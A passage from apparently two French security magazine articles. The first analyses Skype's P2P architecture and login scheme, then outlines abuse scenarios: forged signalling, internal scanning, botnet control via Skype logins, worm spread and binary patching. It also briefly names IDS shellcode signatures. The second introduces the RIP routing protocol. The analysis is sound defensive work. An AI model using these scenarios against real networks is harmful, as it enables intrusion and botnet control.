Mais cette couche de transport serait incomplète sans un mécanisme de routage. Un des problèmes majeurs dans un réseau P2P est la diversité dans le filtrage appliqué à chaque client. Il n'est normalement pas possible que deux clients NATés puissent s'interconnecter. La solution adoptée par notre logiciel est d'utiliser des clients pas ou peu filtrés dans leurs connexions comme relais (appelés *relay managers*). À ce titre, plusieurs tests de connectivité et de bande passante sont faits par les clients. Le protocole de signalisation inclut donc une partie permettant de relayer un flux TCP ou UDP d'une machine à une autre. Une liste de relais est générée. Un nœud peut demander à tout moment l'IP/Port d'un de ces relais (par exemple dans le cas où deux clients NATés veulent se connecter). Une fois que ces bases sont posées, toute connexion est virtuellement possible entre n'importe quels nœuds du réseau.

Organisation

Notre logiciel serait inachevé sans une hiérarchie organisant ce réseau. Chaque client appelé nœud est connecté à un super-nœud. Ces super-nœuds ne sont autres que des clients comme vous et moi (surtout moi), à ceci près qu'ils ont été désignés pour gérer une partie du réseau. Pour la première connexion d'un client au réseau, le binaire embarque des IP/ports de super-nœuds connus, ainsi que les IP/ports des serveurs de login. Après la première connexion, le client récupère une nouvelle liste de super-nœuds. Notez que la liste des IP/ports embarqués dans le binaire varie avec la version du client (puisque les supers nœuds sont dynamiques).

Un super-nœud gère jusqu'à 700 nœuds. À la façon dont une ville est découpée en quartiers, en rues, les super-nœuds sont regroupés par *slots*, en moyenne 10 super-nœuds par slot, et les slots sont regroupés par blocs (8 slots par bloc). Chaque super-nœud connaît tous les supers nœuds des slots de son bloc, mais ne connaît qu'un super-nœud pour les autres slots. Il est intéressant de voir qu'un super-nœud a une vision totale de son environnement proche (son bloc) et n'a qu'une vision partielle du reste du réseau.

Chaque super-nœud a des informations de connectivité sur ses clients. Il peut en déduire s'ils possèdent les caractéristiques permettant d'être éligible pour devenir eux-même des super-nœuds. Dans le cas où le nombre de super-nœuds d'un bloc diminue (par exemple, un client qui déconnecte sa machine), une proposition pour devenir super-nœud est envoyée à un client intéressant (uptime de la machine important, uptime de connexion élevé, bonne bande passante, etc.).

Un point notable de ce protocole de signalisation est le caractère anonyme et non authentifié des commandes échangées. Toute commande reçue est traitée. Ainsi, les commandes comme cette proposition de devenir super-nœud peuvent être émises par n'importe qui. L'utilisation massive du protocole UDP (plus réactif que le protocole TCP) n'arrange en rien les choses : forger un paquet (même avec une IP/port source farfelue) à destination d'un nœud devient très simple. Il est alors possible pour n'importe qui possédant un minimum de connaissance du protocole de faire pousser des super-nœuds comme des champignons, ou de changer l'état d'une machine de son choix en super-nœud. Toutes les informations du réseau de notre logiciel peuvent être demandées, de la même façon que le ferait un (super-)nœud.

Ainsi, la figure 5, page suivante, représente la répartition des super-nœuds, agrégés par AS.


Les chiffres

Pour donner un ordre d'idée, voilà quelques chiffres associés au réseau en avril 2005 : à tout moment entre 4 et 5 millions d'utilisateurs en moyenne sont connectés au réseau. Pour les gérer, le nombre de super-nœuds varie entre 10000 et 20000. Un slot de 10 super-nœuds gère entre 1000 et 4000 clients. Un super-nœud gère au maximum 700 clients. La bande passante utilisée pour gérer ces clients varie entre 2 et 3 Ko/s (*upload* et *download*). Seuls 4 à 9% des clients sont éligibles pour être super-nœud.


Autorité de certification

La phase de login des utilisateurs sur le réseau est le point crucial permettant leur authentification finale. Notre logiciel embarque des clefs RSA publiques dans son binaire. En installant ce programme, l'utilisateur fait confiance à ces clefs. Elles représentent en quelque sorte l'autorité de certification.

Quand un utilisateur veut se connecter, il génère tout d'abord sa propre paire de clefs RSA temporaire, qui restera valide pendant tout le temps de connexion du client au réseau. Il génère également une clef de session symétrique S. Pour s'authentifier auprès du serveur de login, il envoie un dérivé de son mot de passe chiffré par sa clef de session S, ainsi que cette clef S chiffrée à l'aide d'un des moduli publics. Ces informations sont communiquées au serveur de login. Le serveur ayant la clef privée associée, il peut déchiffrer la clef de session S et donc également retrouver le dérivé du mot de passe utilisateur. Si celui-ci est bon, il associe la clef publique de l'utilisateur à son login, et distribue l'information sur le réseau. Bien sûr, cette information est signée par le serveur. À ce stade, le client vient de recevoir un certificat tout neuf signé par l'autorité de certification.



5 *Répartition des super-nœuds dans le monde, centrés sur le siège social de leur AS*



6 *Chiffrement du secret partagé*

Ainsi, toute personne du réseau peut accéder à la clef publique d'une tierce personne et vérifier son identité. L'utilisateur signe également avec sa clef privée RSA les informations le concernant : âge, ville, prénoms, etc. Pour vérifier ces dernières, il faut donc demander la clef publique de l'utilisateur, vérifier qu'elle est bien signée par l'autorité de certification et vérifier la signature des informations personnelles avec cette clef.

Lorsque deux utilisateurs veulent communiquer, chacun demande tout d'abord la clef publique de l'autre. Ils vérifient ensuite que cette clef a bien été signée par l'autorité. Puis chacun va envoyer à l'autre un challenge de quelques octets à signer. Si le challenge est relevé avec succès, les deux utilisateurs utilisent ces clefs publiques pour s'échanger une clef de session.

Ce mécanisme permet d'éviter les attaques de type *man in the middle*. En effet, même si un relais est installé entre deux clients NATés, celui-ci ne peut mener son attaque. S'il génère une paire de clef RSA, il n'a pas le mot de passe permettant de faire signer sa clef comme étant celle d'un des deux utilisateurs. De plus, s'il utilise la clef publique d'un des utilisateurs, il ne connaît pas la clef privée associée et ne peut donc remplir le challenge ou intercepter la clef de session.

Nous voyons donc que le maillon faible dans la confidentialité des échanges, ce n'est pas le protocole cryptographique utilisé, mais le mot de passe que vous devez fournir au logiciel pour qu'il associe votre login à votre clef publique. Autrement dit, même avec des tailles de clefs plus grandes que la clef de la cave à grand-papa et des protocoles corrects, si votre mot de passe fait 4 caractères, commence par `to` et fini par `to`, on pourra se faire passer pour vous. Si on combine cela au fait que lorsque le même login est présent plusieurs fois sur le réseau, toutes les entités reçoivent tout le trafic sans qu'aucune ne soit avertie de la présence des autres, l'espionnage ne demande pas de compétences particulières.

Ce système repose bien entendu également sur le fait que l'autorité de certification, pour en revenir à Skype, n'utilise pas ses clefs privées dans le but de détourner des conversations (mais n'oubliez pas, vous faites confiance à Skype Inc.) (et aux propriétaires de Skype Inc.) (et aux agences gouvernementales du pays du propriétaire de Skype Inc.).

Détournements

Un réseau au-dessus du réseau

Le plus gros problème de Skype, du point de vue sécurité, est son réseau. Le rêve des partisans d'IPv6, la connectivité de bout en bout, est réalité dans le réseau Skype. (Skype tuera-t-il IPv6 ?).

Chaque point du réseau Skype peut en connecter un autre (via un relay manager ou non), sans se soucier d'éventuels pare-feu, *proxys* ou même de NAT. À tel point que d'autres applications commencent à utiliser ce réseau. Par exemple Unyte **[Unyte]** permet de partager tout ou partie de son bureau avec d'autres utilisateurs de Skype. Une API documentée existe pour utiliser le réseau Skype comme un réseau de données classique où les logins Skype remplacent les IP. Et à partir de là, tout est possible. On peut imaginer du calcul distribué, des *anonymiseurs* à la Tor ou, pire, un moyen de contrôler des *botnets*.

La connectivité de bout en bout

Cette notion désigne le fait de pouvoir joindre tout membre du réseau directement. Cette connectivité simplifie la vie du grand public. Plus besoin d'expliquer à tata Gâteau en quoi consiste le NAT pour éviter de lui avouer qu'elle ne pourra pas regarder Motors TV sur sa bécane tant qu'il n'y aura pas de RTSP NAT *helper* sur son routeur ADSL.

Cependant, pour un réseau d'entreprise, cela signifie le début des problèmes. Tout administrateur réseau commence son travail par tracer une limite bien tangible entre Internet, (vous savez, le repère de pirates), et son réseau à lui. Une fois cette limite bien établie, il se retrouve avec des notions rassurantes telles que « intérieur » et « extérieur ». La connectivité de bout en bout cherche à abolir ces frontières, et c'est incompatible avec les schémas de pensée actuels. Ça finira par arriver avec IPv6, peut-être plus rapidement que prévu avec Teredo et Vista (ou pas), mais il reste quand même un peu de temps pour se faire à l'idée.

Le problème, c'est que Skype le fait déjà, et à l'insu des administrateurs réseau. Les clients Skype à l'intérieur se font aider par d'autres clients à l'extérieur pour être joignables par n'importe quel autre client extérieur au réseau de l'entreprise alors même qu'ils sont à l'intérieur, derrière 27 pare-feu et proxys de marques différentes. Autrement dit, une application normale sur une machine à l'intérieur, vulnérable à une faille distante sera uniquement à la portée de machines à l'intérieur du réseau, alors qu'une application présente sur le réseau Skype (généralement, uniquement l'application Skype, mais pourquoi pas un de ses divers greffons) est à la portée de toute machine capable d'être présente sur le réseau Skype.

Le deuxième problème, c'est que le réseau Skype a le mauvais goût d'être obscurci. Cela signifie que tous les outils de *monitoring* et de gestion du réseau, qui travaillent par définition sur le réseau, ne peuvent pas contrôler ce qui se passe dans le réseau Skype, le réseau au-dessus du réseau.

Vers de nouveaux botnets ?

Une grosse problématique des maîtres de botnets est de garder la tête sur les épaules. En effet, la plupart du temps, tous les bots se connectent à un point de rendez-vous (par ex : IP:port et *channel* IRC) codé en dur dans chaque bot. Lorsqu'un bot est découvert, une simple analyse des traces réseau donne immédiatement la tête, et il suffit de la couper pour faire tomber le botnet.

Sur un réseau Skype, le point de rendez-vous sera un login Skype. Le premier point intéressant, c'est que le login peut être n'importe où sur le réseau et qu'il sera beaucoup plus difficile de retrouver le nœud en cause. Le deuxième point, c'est que si le nœud est trouvé et coupé, il suffit de se loguer ailleurs pour faire repousser la tête : même si la localisation de la tête sur le réseau a changé, le point de rendez-vous reste le même. Dernier point intéressant, et non des moindres, si le même compte est logué plusieurs fois, chaque compte va recevoir tous les messages. On se retrouve ainsi avec un botnet à plusieurs têtes. Et comme il n'est pas possible de révoquer un compte logué même si Skype Inc. décide de bannir le compte (impossible de faire pousser d'autres têtes), les instances déjà loguées ont leur clef publique générée et signée par Skype, et le botnet sera opérationnel tant que toutes les têtes ne seront pas toutes coupées.

Camouflage de 0 days, de backdoors

Le côté fermé d'un protocole implique plusieurs choses : l'utilisateur n'est pas maître des informations sortantes ou entrantes dans son réseau. Dans notre cas, il n'est pas possible en observant les trames de déterminer si une attaque est menée ou non. Dans un protocole clair (c.-à-d. non chiffré, non obscurci), on peut espérer détecter des traces significatives : détection d'un *shellcode* basée sur une suite caractéristique d'octets, ou même basée sur les données qu'il embarque (une zone de NOP-*like*, `"/bin/sh"`, `"cmd.exe"`, etc.). Ici, tout le *payload* des paquets est chiffré. Les IDS/IPS sont donc rendus inutilisables. Lulu peut s'occuper du coffre en toute liberté.

Une attaque peut être également détectée grâce à un comportement étrange de la machine compromise : si votre serveur web se met à se connecter à une machine extérieure sur le port 31337 tout en ayant un flux symétrique vers cette dernière, il y a fort à parier qu'un nouvel utilisateur indélicat est en train d'améliorer la configuration de votre serveur à son goût. Sur un réseau P2P comme celui de Skype, impossible de déterminer si une connexion est légitime ou non. Pire encore, Skype brouille au maximum les propriétés permettant de caractériser un flux réseau. Il va même jusqu'à utiliser le HTTPS dans le cas d'une connexion trop filtrée. Dans ces conditions, un 0day permettant de prendre le contrôle d'un client serait une catastrophe : tous les mécanismes protégeant Skype se retournent contre lui et sont utilisés pour camoufler et conserver ce 0day hors des regards indiscrets. Il devient en outre très difficile de distinguer une machine compromise d'une machine saine. Les techniques assurant les connexions des clients filtrés, NATés, sont utilisées pour accéder à n'importe quelle cible.

Un autre problème est la possible insertion de *backdoors* dans un client. Une application fermée n'a par définition pas divulgué son code source. Au même titre qu'il est difficile de détecter si des failles sont présentes sur de telles applications, il est également très dur de rechercher la présence de code malicieux dans de tels types d'applications. Dans le cas présent, le binaire fait plus de 18 Mo. Quand on sait que du code permettant d'exfiltrer de l'information ou d'ouvrir un shell sur une machine peut ne faire qu'une centaine d'octets, on se rend bien compte de l'ampleur du travail à effectuer.

L'efficacité du protocole ici présent peut se retourner contre Skype. Comme nous l'avons vu précédemment, plusieurs commandes de ce protocole permettent de faire état du réseau. Imaginons un ver voulant se déployer. Celui-ci peut demander à un super-nœud tous les super-nœuds d'un slot identifié. Ces commandes ne sont nullement authentifiées. Le ver n'a plus qu'à lancer une attaque sur ces derniers. Bien entendu, si le ver a infecté un super-nœud, il rebondit immédiatement sur tous ses clients. Plus besoin de scanner des millions de machines à la recherche d'un serveur SQL ou d'un serveur web : ici, il n'y a qu'à demander. De quoi ridiculiser le record de temps de propagation de Sapphire.

Si on imagine infecter, au premier coup, 1 super-nœud dans chacun des 2048 slots, puis laisser ces super-nœud infecter les autres super-nœuds de leur slot, et enfin que les super-nœuds infectent les quelques centaines de clients qu'ils gèrent, chaque victime est à au plus 3 *hops* du patient 0, et chaque relais d'infection infecte 300 ou 400 victimes, à part le patient 0. Il est raisonnable de penser que l'entière totalité complète du réseau sera infectée en une dizaine de secondes.

Skype embarque des clefs publiques représentant Skype Inc. Le mécanisme d'authentification des utilisateurs repose sur le fait que ces clefs publiques sont de confiance. Mais si ces clefs sont volées ou même utilisées à mauvais escient, rien ne permet de détecter une usurpation d'identité : les vrais faux messages ne seront pas distinguables des messages légitimes.

Faiblesses dans la signalisation

Le protocole de signalisation n'est pas authentifié, ce qui signifie que toutes les commandes permettant de gérer le réseau Skype peuvent être forgées de toute pièce. Nous voici revenus au bon vieux temps du *phreaking* et de Captain Crunch (papy a toujours sa collection impressionnante de sifflets).

Cette faiblesse implique tout d'abord que des commandes qu'on aurait aimé voir réservées aux super-nœuds, telles que des demandes d'information sur la machine hôte, sont à la portée de tous. Du moins, tous ceux qui savent parler le Skype.

Elle implique également que d'autres commandes peuvent être détournées. Il est par exemple possible de demander à un client de tester sa connectivité à une IP/port donnée. En envoyant cette commande autant de fois que nécessaire, il est possible de scanner un réseau de l'intérieur, à partir d'un client ou de faire paniquer un IDS pour détourner l'attention.

Autres failles

Toute la sécurité du protocole Skype semble reposer sur la difficulté de pouvoir parler comme ce dernier avec autre chose que le client officiel. Une fois cette barrière franchie, beaucoup trop de choses deviennent possibles.

Nous pouvons également remarquer que les dernières versions de Skype utilisent une autre fonction d'obscurcissement réseau. Elles sont bien sûr compatibles avec des versions plus anciennes. Ici, le but est plutôt d'essayer de reprendre un peu d'avance sur toutes les solutions qui essayent de bloquer Skype.

Enfin, Skype est un logiciel et, à ce titre, il peut comporter des failles de sécurité. Il faut insister sur le fait que l'existence d'une faille distante met instantanément en danger l'ensemble des machines ayant un client vulnérable connecté, et ce, quelle que soit la panoplie des protections réseau (*firewalls*, IPS, etc.). Cette attaque n'est pas uniquement théorique et nous l'avons déjà démontré **[SNITS]** à l'aide de la faille **[hof]**.

Solutions

Shoot'em up

Cette catégorie de jeux vidéo (dont on peut résumer la règle de base par : tirez dans le tas) illustre bien les comportements que l'on a pu voir envers ce nouvel ennemi à la mode. L'engouement autour de Skype grandissant, plusieurs sociétés ont tenté de profiter de cette publicité pour se faire connaître, et notamment dans la conception d'anti-Skype. Les questions juridiques soulevées par cette méthode ne seront pas traitées dans ces lignes.

Les fournisseurs de plateformes filtrantes semblent faire la course pour être le premier à proposer une solution capable de déchiffrer le trafic Skype et prendre le marché. Des solutions existent déjà, mais ne semblent pas satisfaisantes.

Une solution beaucoup plus simple, applicable dans la plupart des réseaux d'entreprise où l'accès Internet se fait uniquement à travers un proxy HTTP/HTTPS, consiste à interdire toute demande de connexion en HTTPS vers une IP au lieu d'un nom DNS **[bksquid]**. Les certificats étant émis en général pour un nom DNS, il est peu probable qu'un site HTTPS légitime soit uniquement accessible par son IP. Or, les clients Skype ne sont capables que de fournir l'IP de l'hôte auquel ils souhaitent se connecter. Ainsi, cette caractérisation permet de bloquer Skype à moindre frais avec très peu de faux positifs.

Certains produits commerciaux ont choisi de régler le problème à la source : le poste client. Le but n'est pas de trouver une subtile différence entre un flux légitime et un flux Skype, mais d'installer une application sur chaque poste. Cette dernière traque tout binaire Skype sur le disque dur de la machine, puis l'efface, purement et simplement. Même si l'exploit technique ne sera pas marqué dans les annales, il peut servir dans un petit réseau sur lequel on a la main sur chaque machine.

Réseau parallèle

Nous allons poser une question simple : « qu'est ce qui vous fait le plus peur dans Skype ? ». Si vous avez répondu à cette question par : « Je n'ai aucune confiance dans les gardiens des clefs privées de Skype », bravo, vous faites partie de la grande famille des administrateurs névrosés. Mais, c'est la réponse que j'attendais. Qu'à cela ne tienne : mettons nous pour l'occasion dans la peau d'un utilisateur désireux de ne faire confiance qu'à une autorité qu'il reconnaît, par exemple lui-même, un cercle d'amis ou même Simon.

La première chose à faire serait d'obtenir un binaire « travaillable », c'est-à-dire modifiable sans que cela n'ait d'effets de bord. Dans notre cas, enlever les couches de chiffrement, les anti-débogueurs, les *multi-checksums*, et les tests d'intégrité basés sur la signature RSA du binaire. À ce niveau, nous avons du bois brut ; reste à faire notre œuvre.

Notre nouvelle autorité de certification devra regénérer 14 paires de clefs RSA. Elle conservera les clefs privées et remplacera dans le binaire les parties publiques par ses propres moduli. Notez que l'exposant public doit être fixé à 0x10001 (ou alors plusieurs autres modifications serait probablement à faire dans le binaire).


Votre propre serveur de login devra être installé, écoutant sur un port défini (que vous modifierez dans les clients). Celui-ci devra avoir à sa disposition les clefs privées dans le but de signer les clefs publiques de chaque utilisateur authentifié. Au passage, une bonne base de donnée devra permettre de stocker les dérivés des mots de passe, ainsi que leur login, etc.

Pour que votre serveur de login soit utilisé par vos clients, il faut qu'il soit connu par eux. Vous l'avez compris, la liste d'IP/port des serveurs originaux devra être remplacée dans le binaire par la vôtre. Il faudra également remplacer la liste des super-nœuds par la vôtre (pour le moment, vide).

Vous voilà maintenant à la tête de votre propre réseau mondial P2P, Dr Evil. Bien entendu, seuls les clients ayant installé votre binaire personnalisé pourront s'y enregistrer (votre grand-mère, la petite sœur qui boit du Yop). De plus, aucun lien n'est fait entre votre réseau et le réseau officiel, puisque les clients ne reconnaîtront pas l'autorité du réseau opposé. Cette technique ne vous met bien entendu pas à l'abri de tous les problèmes posés par une application fermée : si, par exemple, une backdoor existe dans Skype, la backdoor sera de toute façon également présente dans votre version modifiée.

Vous avez dit parasite ?

Mais le vice peut être poussé à l'extrême. Il est vrai que les communications ne peuvent pas s'établir entre un client du réseau Dr Evil's P2P et le réseau Skype. Mais, comme nous l'avons vu précédemment, les paquets de signalisation sont non authentifiés. Rien ne vous empêche donc de demander la liste des nœuds relay manager pour les utiliser dans votre propre réseau. Ainsi, si grand-papa et tata Gâteau sont NATés, vos super-nœuds peuvent demander poliment un relay manager disponible du réseau officiel (et efficace si possible, vu le débit de parole de tata) ; renvoyez les membres de votre famille sur ce nœud, et le tour est joué. Le beurre, et l'argent du beurre.



7 *Parasitage du réseau P2P*

Pire : imaginez que nous représentions une entité développant un client de chat (IRC, IM, etc.), mais que nous n'ayons malheureusement aucune solution technique pour permettre le transfert de fichier ou une simple connexion entre nos utilisateurs NATés. Qu'à cela ne tienne, il nous suffit d'implémenter une petite procédure parasitant les relay manager de Skype pour transporter nos données, et garantir ainsi un service de qualité à nos clients.

Bien entendu, ces scénarios sont purement hypothétiques, vu le nombre de lois violées par ces techniques (redistribution d'un binaire sans autorisation, modification d'un binaire sans accord du propriétaire, viol de copyright, exercice illégal de la médecine, etc.).

Conclusion

Le programme Skype est un modèle d'auto-configuration. Il pousse même parfois le bouchon un peu loin, puisqu'il va jusqu'à emprunter d'éventuels identifiants de proxys dans les profils des navigateurs installés. C'est une application parfaite pour le grand public, et cela explique en grande partie son succès. Cependant, le monde de l'entreprise a des contraintes de sécurité souvent incompatibles avec les implications de la présence d'un tel client au sein de son réseau.

Les protocoles cryptographiques utilisés dans Skype garantissent bien la confidentialité des échanges, si vous faites confiance à Skype Inc. et tout ce qu'il y a derrière. Il sera donc plus facile d'utiliser une faille dans Skype pour voler la très convoitée recette de la tartiflette légère aux fraises de tata Gâteau, et encore plus facile d'utiliser une faille dans la multitude d'applications communicantes (IE, Outlook, Patatart Designer 2.0, etc.) installées sur son poste.

Mais le vrai risque vient du réseau mis en place par Skype qui abolit les frontières de l'entreprise sans son approbation. Ce ne sont pas les communications Skype qui sont en jeu, mais tout le système d'information de l'entreprise.

Les personnes intéressées trouveront une étude uniquement expérimentale dans [expstudy] et d'autres détails plus techniques dans [SNITS] et [VS].

Bibliographie

[SNITS]
BIONDI (P.), DESCLAUX (F.), « *Silver Needle In the Skype* », **http://www.secdev.org/conf/skype_BHEU06.pdf**

[expstud3y]
GUHA (S.), DASWANI (N.), JAIN (R.), « *An Experimental Study of the Skype Peer-to-Peer VoIP System* », **http://saikat.guha.cc/pub/iptps06-skype.pdf**

[comparith]
« La Compression des données informatiques », **http://astro80.free.fr/progra/tipe_comp/tipe.html**

[Unyte]
Unyte, **http://www.webdialogs.com/unyte/**

[bksquid]
« *Blocking Skype using Squid and OpenBSD* », **http://www.net-security.org/dl/articles/Blocking_Skype.pdf**

[hof]
« *Skype security advisory* », **http://marc.theaimsgroup.com?l=bugtraq&m=113026202728568**

[VS]
DESCLAUX (F.) et KORTCHINSKY (K.), *Vanilla Skype*
http://www.recon.cx/en/f/vskype-part1.pdf
http://www.recon.cx/en/f/vskype-part2.pdf

Attaques sur le protocole RIP

Les protocoles de routage ont un rôle essentiel au sein des grands réseaux : ce sont eux qui permettent aux routeurs d'établir dynamiquement leurs tables de routage en fonction de métriques choisies. La sécurité de ces protocoles est donc un élément essentiel de la disponibilité d'un réseau et de l'intégrité des flux qui y circulent.

mots clés : ***protocole de routage RIP / DoS / MITM (Man In The Middle)***

Introduction

Du point de vue du routage, Internet est divisé en un certain nombre d'AS (*Autonomous System*). Ce sont des réseaux sous une même autorité administrative qui appliquent chacun une certaine politique de routage et choisissent en conséquence les protocoles de routage utilisés à l'intérieur de l'AS.

On distingue deux grandes familles de protocoles de routage : les protocoles inter domaine dits « EGP » (*Exterior Gateway Protocol*) qui sont utilisés entre les AS, et les protocoles intra domaine dits « IGP » (*Interior Gateway protocol*) utilisés au sein même des AS. Autant la famille des EGP utilisés se réduit aujourd'hui au seul protocole BGP, autant nombre de protocoles IGP sont employés : RIP, (E)IGRP, OSPF, IS-IS.

La sécurité de ces protocoles n'est pas une question nouvelle et un nombre important d'études ont déjà été menées comme l'a noté le CERT en 2001 **[CERT]**. Cependant, la plupart de ces études concernent surtout le protocole BGP, celui-ci étant dans une certaine mesure, de par sa nature, plus exposé aux attaques que les autres protocoles.

Nous allons nous intéresser ici au protocole RIP (*Routing Information Protocol*). Il est considéré comme obsolète aujourd'hui et globalement moins employé que les autres IGP, car pas aussi riche et nettement moins efficace dans les réseaux de grande taille.

Étudier les faiblesses de RIP est cependant intéressant pour plusieurs raisons :

⇨ À titre d'exemple : simple, il incarne l'idée même des protocoles dits à « vecteur de distance ». Il est ainsi l'ancêtre de plusieurs autres protocoles comme (E)IGRP, DSDV et AODV. Ceux-ci héritent, de RIP, nombre de ses caractéristiques.

⇨ Il a beau être moins déployé que ses concurrents directs, il est encore présent dans beaucoup de réseaux. C'est principalement dû au fait qu'il est supporté par tous les routeurs. Il constitue souvent le « dénominateur commun » dans des réseaux qui existent depuis longtemps avec du matériel disparate. Par ailleurs, il ne demande que très peu de travail aux administrateurs d'un réseau pour être déployé.

Comme nous le verrons dans la suite, un nombre important des paramètres qui conditionnent les attaques dépendent de l'implémentation RIP considérée. Nous nous intéressons ici aux routeurs Cisco et aux routeurs logiciels Quagga **[QUAGGA]**.

Cet article présentera d'abord le protocole RIP en lui-même, puis exposera d'un point de vue théorique les attaques possibles liées au protocole avant de donner quelques exemples plus pratiques.

1. Description du protocole RIP

Le protocole RIP a connu plusieurs évolutions : RIPv1 **[rfc1058]**, RIPv2 **[rfc2453]** et RIPng **[rfc2080]**. RIPv2 apporte un certain nombre d'améliorations par rapport à RIPv1, notamment un mécanisme générique d'authentification des échanges. L'une des méthodes utilisant ce mécanisme est l'authentification s'appuyant sur l'algorithme MD5 définie dans **[rfc2082]**. RIPng est une adaptation de RIPv2 pour supporter IPv6. Son principe de fonctionnement reste identique, mais RIPng ne comporte aucun mécanisme de sécurité, celle-ci reposant sur les en-têtes `AH` et `ESP` d'IPSEC.

Nous allons, dans la suite, nous concentrer essentiellement sur la version 2 du protocole. Nos conclusions seront applicables à RIPv1 et RIPng qui sont attaquables comme RIPv2 à l'authentification près : absence de celle-ci dans le cas de RIPv1 et utilisation d'`AH` et `ESP` pour RIPng.

Voyons le fonctionnement du protocole RIPv2 de manière succincte.

1.1 Fonctionnement du protocole

RIP est un protocole dit « à vecteur de distance ». Il est basé sur l'algorithme de Bellman-Ford **[Bell57]**. Essentiellement, on peut en décrire le fonctionnement ainsi :

Chaque routeur RIP fait l'inventaire des réseaux auxquels il appartient, les inscrit dans sa RIB[1], et annonce celle-ci à ses **routeurs voisins** (ceux qui appartiennent à un même réseau que lui). Ces annonces se font en précisant la métrique associée à chacune des routes, c'est-à-dire le « coût » lié au transport des paquets jusqu'aux destinations. La métrique utilisée par RIP est la distance exprimée en nombre de routeurs à traverser pour atteindre le réseau de destination. RIPv2 utilise une diffusion *multicast* « locale » (les annonces ne sont pas routées) sur une adresse réservée (224.0.0.9). RIPv1 le fait en *broadcast*.

Lorsqu'un routeur reçoit une telle annonce, il vérifie pour chaque entrée reçue, s'il y a une entrée qui y correspond dans sa RIB. Si oui, il garde celle de métrique inférieure. Sinon, cela signifie qu'il n'avait pas encore de route jusqu'à cette destination, et il

[1] *RIB : Routing Information Base. C'est la table de routage, elle contient les différentes routes apprises à l'aide d'un protocole de routage. Un routeur aura une RIB séparée pour chaque protocole de routage qu'il utilise. La FIB (Forwarding Information Base) est la table d'aiguillage qui, en fin de compte, détermine à quelle interface un paquet sortant est transmis. Elle est établie à partir des différentes RIB suivant une politique définie par l'administrateur du réseau.*

Thomas Franciszkowski
tfrancisz@gmail.com
Roderick Asselineau
roderick.asselineau@francetelecom.com

l'incorpore dans sa RIB. Les routeurs s'échangent ainsi de manière permanente les routes qui sont inscrites dans leur RIB : ils le font à chaque expiration du *timer* « *routing-update* » (par défaut 30 secondes), avec un léger biais aléatoire (+ ou - 5 secondes) pour éviter la synchronisation des annonces de tous les routeurs du réseau. À terme, ces échanges sont la cause de la **propagation** de proche en proche des routes du réseau dans les RIB de tous les routeurs. En fonction de la topologie et de la taille du réseau, il faut attendre un certain nombre de ces annonces pour que les RIB finales soient établies. On dit que le protocole de routage a alors **convergé**.

Si, en raison d'un dysfonctionnement quelconque, un réseau n'est plus accessible, c'est le rôle de RIP d'informer les routeurs du réseau de cette modification, et d'établir le cas échéant une route alternative.

Pour ce faire, RIP a besoin d'un moyen pour marquer les routes qui ne sont pas (ou plus) utilisables : il leur attribue une métrique infinie, ce qui arrive notamment lorsqu'un routeur ne reçoit pas six annonces consécutives de la part d'un de ses voisins. En pratique, l'infini dans RIP vaut 16. Un réseau à une telle distance est un réseau considéré comme inaccessible. Ainsi, RIP ne peut être employé directement sur des réseaux de diamètre supérieur à 15.

